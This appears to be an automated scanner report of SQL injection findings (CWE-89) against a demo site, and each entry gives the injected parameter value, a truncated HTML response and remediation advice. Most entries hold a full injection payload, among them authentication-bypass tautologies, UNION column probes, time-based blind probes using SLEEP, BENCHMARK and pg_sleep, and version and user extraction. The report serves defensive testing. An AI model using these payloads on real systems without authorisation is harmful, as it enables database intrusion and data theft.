Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1381

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or ('1'=1</td></tr></table>	Name	Value	DemoUser1#	admin') or ('1'=1
Name	Value				
DemoUser1#	admin') or ('1'=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1382				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))</td></tr> </table>	Name	Value	DemoUser1#	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
Name	Value				
DemoUser1#	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1383				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1384	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or "1"="1"--</td></tr></table>		Name	Value	DemoUser1#	admin" or "1"="1"--
Name	Value					
DemoUser1#	admin" or "1"="1"--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1385					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>		Name	Value		
Name	Value					

Parameters	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1386	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or ""-</td></tr></table>	Name	Value	DemoUser1#	" or ""-
Name	Value				
DemoUser1#	" or ""-				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1387

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1388

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	admin') or '1'='1'/*

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1389

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1390				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1391				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1392

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>pg_sleep(5)--</td></tr></table>	Name	Value	DemoUser1#	pg_sleep(5)--
Name	Value				
DemoUser1#	pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1393				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				

